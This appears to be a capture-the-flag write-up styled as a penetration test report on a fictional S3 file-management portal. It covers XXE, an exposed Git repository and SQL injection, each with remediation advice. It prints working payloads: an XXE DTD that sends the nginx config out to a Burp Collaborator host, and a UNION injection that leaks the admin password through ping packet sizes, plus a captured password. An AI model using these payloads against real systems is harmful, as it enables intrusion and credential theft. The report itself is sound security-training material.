

Internal Penetration Test of

Public facing environments

Prepared By:

nukedx

CCC-Security

Presented To:

CCC-Designs

CCC-Industries

Confidentiality

This document contains information, which is confidential and proprietary to CCC-Security and CCC-Designs. Extreme care should be exercised before distributing copies of this document.

Disclaimers

The information presented in this document is provided as is and without warranty. Vulnerability assessments are a “point in time” analysis and as such it is possible that something in environment could have changed since the tests reflected in this report were run. There is also a chance for the new vulnerabilities arises after any changes done. Due to these reasons this report should be considered as a guide and not a 100% representation of the risks threatening to the tested systems, networks, and applications.

1. **Contents**

- Confidentiality **2**
- Disclaimers **2**

2. **Purpose** **4**
3. **Scope** **4**
4. **Summary of findings** **5**
   - XML External Entity Injection **6**
   - Exposed Git repository **10**
   - SQL Injection **12**
5. **Conclusion** **17**

Purpose

CCC-Industries has asked CCC-Security to perform detailed security assessment on the CCC-Designs which is subsidiary of the CCC-Industries. This subsidiary is running web-based portal for S3 File hosting management systems for Amazon AWS's S3 Buckets.

This testing done in June 2021, started on 4th of June 2021 and ended on 4th of June 2021.

This report is presented for showing the full results of testing done.

Scope

The scope of this review was including the single public facing web application on the https://ccc.h1ctf.com and any other proprietary related to the that web application, -i.e public code repositories.

Summary of findings

In performing a detailed application penetration testing against CCC-Designs application on https://ccc.h1ctf.com, CCC-Security identified a several issues of concern including critical issues like **XML External Entities** and **SQL Injection**.

Throughout on this report we provide detailed descriptions of the issues we find out for each category with detailed recommendations.

Vulnerabilities ordered by risk rating		
Category	**Severity**	**Status**
XXE Injection	CRITICAL	Pending
SQL Injection	CRITICAL	Pending
Exposed Git repository	MEDIUM	Pending

XML External Entities Injection

Risk: HIGH

Complexity: MODERATE

Impact: HIGH

Exploitability: HIGH

Target: XML parser used on web application running on https://ccc.h1ctf.com

Introduction

An *XML External Entity* attack is a type of attack against an application that parses XML input. This attack occurs when **XML input containing a reference to an external entity is processed by a weakly configured XML parser**. This attack may lead to the disclosure of confidential data, denial of service, server-side request forgery, port scanning from the perspective of the machine where the parser is located, and other system impacts.

Synopsis

CCC-Designs, is enabling any user to create accounts on their systems. When users creating account, a unique hash is assigned to their accounts.

It appears that web application is reading users S3 buckets from Amazon AWS by making request on files.xml as in example below:

https://h1-<hash>.s3.eu-west-2.amazonaws.com/files.xml

Since we were doing blackbox testing, we discovered that information from developers twitter post on:

https://twitter.com/DesignsCcc/status/1398629597298806786

As we can see on the post, developer had a tab open for https://ccc.h1ctf.com/error__-__log.txt , when we navigate there content over there clearly showing that requests done to the S3 bucket.

By uploading following malicious XML file on S3 bucket, we were able to read local files on the system:

```
<?xml version="1.0"?>
<!DOCTYPE foo [<!ENTITY % xxe SYSTEM "https://skima.is/poc/x.dtd"> %xxe;]>
<foo>&xxe;</foo>
```

After refreshing our profile, we noticed that a HTTP request done to our server and looking for DTD file on the XML file, by using following DTD file, we were able to read nginx config of the server.

```
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=/etc/nginx/sites-enabled/default">
<!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM 'http://k5q3p8qvldspm3us520q8au5ww2pqe.burpcollaborator.net/?x=%file;'>">
%eval;
%exfil;
```

By examining contents of the nginx config, we located a hidden endpoint served on https://ccc.h1ctf.com/2b5d2b11513d2c9b/

Recommendation

XXE attacks can be a major risk to any organization and can result in severe consequences. The main vulnerability exists in that the XML parser parses the untrusted data sent by any user, which can become malicious in nature. However, it may not be easy or possible to validate only data present within the system identifier in the DTD. The other main issue is that most XML parsers are vulnerable to XML external entity attacks (XXE) because this configuration is set by default.

Therefore, the best solution would be to configure the XML processor to use a local static DTD and disallow any declared DTD included in the XML document. The simplest and safest way to prevent against XXE attacks it to completely disable Document Type Definitions (DTDs) altogether, especially if they are not essential to the application's functionality. Detailed guidance on how to disable XXE processing, or otherwise defend against XXE attacks is presented in the XML External Entity (XXE) Prevention Cheat Sheet.

- Avoid allowing application functionality that parses XML documents
- Implement input validation that prevents malicious data from being defined with the SYSTEM identifier portion of the entity within the document type declaration (DTD)
- Configure the XML parser to not validate and process any declarations within the DTD
- Configure the XML parser to not resolve external entities within the DTD

Impact

XXE vulnerabilities are in the category of injection attacks, which are similar to command injection (e.g. bash language injection) and SQL

injection (i.e. SQL database language). In the case of XXE, the attack is focusing on the XML language which provides the opportunity for an attacker to exploit the backend system running the application that is responsible for parsing or interpreting the XML documents. The external entities vulnerability can also be very similar to Local File Inclusion (LFI) and Remote File Inclusion (RFI) exploits where an attacker can access local system files or remotely access items that an attacker chooses the application to dynamically include such as external files or scripts.

Exposed Git repository

Risk: MODERATE

Complexity: LOW

Impact: LOW

Exploitability: HIGH

Target: /2b5d2b11513d2c9b/.git/config endpoint on https://ccc.h1ctf.com

Introduction

Simply put, **Git** is a Version Control System (VCS) that is mainly used in tracking or monitoring modifications for folders or files during web development. Most webmasters prefer it because of its 'branches' feature, which is not only cost-effective but also poses little complications when it comes to managing source code versions.

In as much as Git features and tools like revision, controls are essential in web development phases; every time you initialize Git in any directory, it initiates the creation of local repositories.

The .git repositories, in this case, are .git folders in projects.

If you leave the .git folder accessible to the public, it gives access to your source code to everyone on the internet who may be able to fetch your intellectual property built into the code, hardcoded credentials if there is any, and discover other logical flaws.

Synopsis

Application running on https://ccc.h1ctf.com/2b5d2b11513d2c9b/ is exposing Git config under /.git/config endpoint.

This allows remote attacker to exploit this misconfiguration to download the entire source code along with other sensitive data on https://github.com/ccc-labs/pinger repository.

Recommendation

To fix this vulnerability, either remove the git folder from your webserver or ensure that you deny all access to the .git folders.

Since host runs on nginx applying following to the configuration will be sufficient:

```
location ~ /\.git {
  deny all;
}
```

Impact

There are lots of horrifying impacts that this kind of vulnerability can bring on your business. Firstly, an attacker may retrieve your database credentials. He may also extract your API keys, among other sensitive data from the source code if they are hardcoded.

Besides these, the attacker may also use this information to discover even more vulnerabilities which may escalate to more dangerous attacks, which may be unknown to the attacker since the source code wasn't accessible. These may include database takeovers (using the hardcoded credentials, Time of Check and Time of Use (TOCTOU), and even Remote Code Execution, etc

SQL Injection

Risk: HIGH

Complexity: HIGH

Impact: HIGH

Exploitability: HIGH

Target: id parameter on https://ccc.h1ctf.com/2b5d2b11513d2c9b/api/ping

Introduction

A **SQL injection** attack consists of insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input to affect the execution of predefined SQL commands.

Synopsis

CCC-Designs is running Pinger instance on https://ccc.h1ctf.com/2b5d2b11513d2c9b/.

Users of the CCC-Designs needs a valid account for accessing to the Pinger instance, it appears that /api/ping endpoint is accepting an unauthenticated request.

Since we already find out source code for Pinger instance on https://github.com/ccc-labs/pinger repository, we started to examine application.

It appears that there is a simple built it waf on which is blocking words like **benchmark** and **sleep**, which is preventing potential time-based blind SQL injection.

When we check source code on https://github.com/ccc-labs/pinger/blob/main/_pingercode_/controllers/Pinger.php#L50 we can clearly see that, application is trusting user input for **id** parameter and passing it to the **Ping::send** function.


As we can see from the code on https://github.com/ccc-labs/pinger/blob/8fce47791b92f183c0f1a7e033c87bab4881737d/_pingercode_/models/Ping.php#L10 developers used prepared statements for preventing potential SQL injection attack. However, they used value from **id** directly on the query, thus allows remote attacker to run arbitrary SQL queries on the Pinger instance.

Unfortunately, we cannot read results directly, since application is not reflecting results directly meanwhile there is a prevention for time based blind SQL injection attacks. After analyzing the code, we noticed that application is using results from the query directly and executing ping request.

By sending following payload a remote attacker can exfiltrate data from the system:

```
-
1+UNION+SELECT+'1','ip',ASCII(substr(password,1,1))+from+user+where+id=
1;--+a
```

This will result in ping request done to the attacker controlled system and attackers can see retrieve value just by checking length of packet size, by using tools like **tcpdump**.



Sample result would be password of the admin user we retrieved while doing penetration testing:

```
Ud79^1HHJ$W*IObaKdQgI
```

Recommendation

SQL injection have been around for a long time and, as such, there are multiple ways to patch these vulnerabilities. In short, any data that comes from a third-party source such as user input should not be trusted and assumed to be malicious. From a technical standpoint, user input validation can be done through the following techniques.

- Client-side AND most importantly server-side validation through the use of a whitelist
- Use Prepared SQL Statements with parameterized queries

- Use stored SQL procedures
- Escape (a type of encoding) all user-supplied input.

Organizations should investigate implementing a Systems Development Life Cycle (SDLC) policy that adopts secure coding practices while ensuring static and dynamic code analysis is regularly performed. A final penetration test should also be considered prior to going live to ensure all issues have been addressed.

When sanitizing and encoding user input ensure a whitelist is used, opposed to a blacklist. A blacklist requires discovering every single character that can be malicious and will require retuning the blacklist as other security issues are identified and even as new exploits and exploit techniques are discovered. Ensure all whitelisting and sanitization is performed on the server-side, in addition to any client-side validation because the client-side code is controllable by the user it can be disabled, removed, or bypassed and is ineffective.

For in-depth examples and specific implementations of each of the suggested remediation techniques review the following resource OWASP SQL Injection Cheat Sheet which is located on: https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.htm

Impact

With no mitigating controls, SQL injection can leave the application at a high-risk of compromise resulting in an impact to the confidentiality, and integrity of data as well as authentication and authorization aspects of the application.

An adversary can steal sensitive information stored in databases used by vulnerable programs or applications such as user credentials, trade secrets, or transaction records. SQL injection vulnerabilities should never be left open; they must be fixed in all circumstances.

If the authentication or authorization aspects of an application is affected an attacker may be able login as any other user, such as an administrator which elevates their privileges.

Conclusion

CCC-Designs, is having serious security issues and missing basic security practices. A malicious user can easily takeover the application running on https://ccc.h1ctf.com, such as we demonstrated on the report.

A simple example is from beginning of the testing with zero knowledge on the application we were successfully able to login as administrator for Pinger instance located on https://ccc.h1ctf.com/2b5d2b11513d2c9b/ which can be seen on below screenshot.

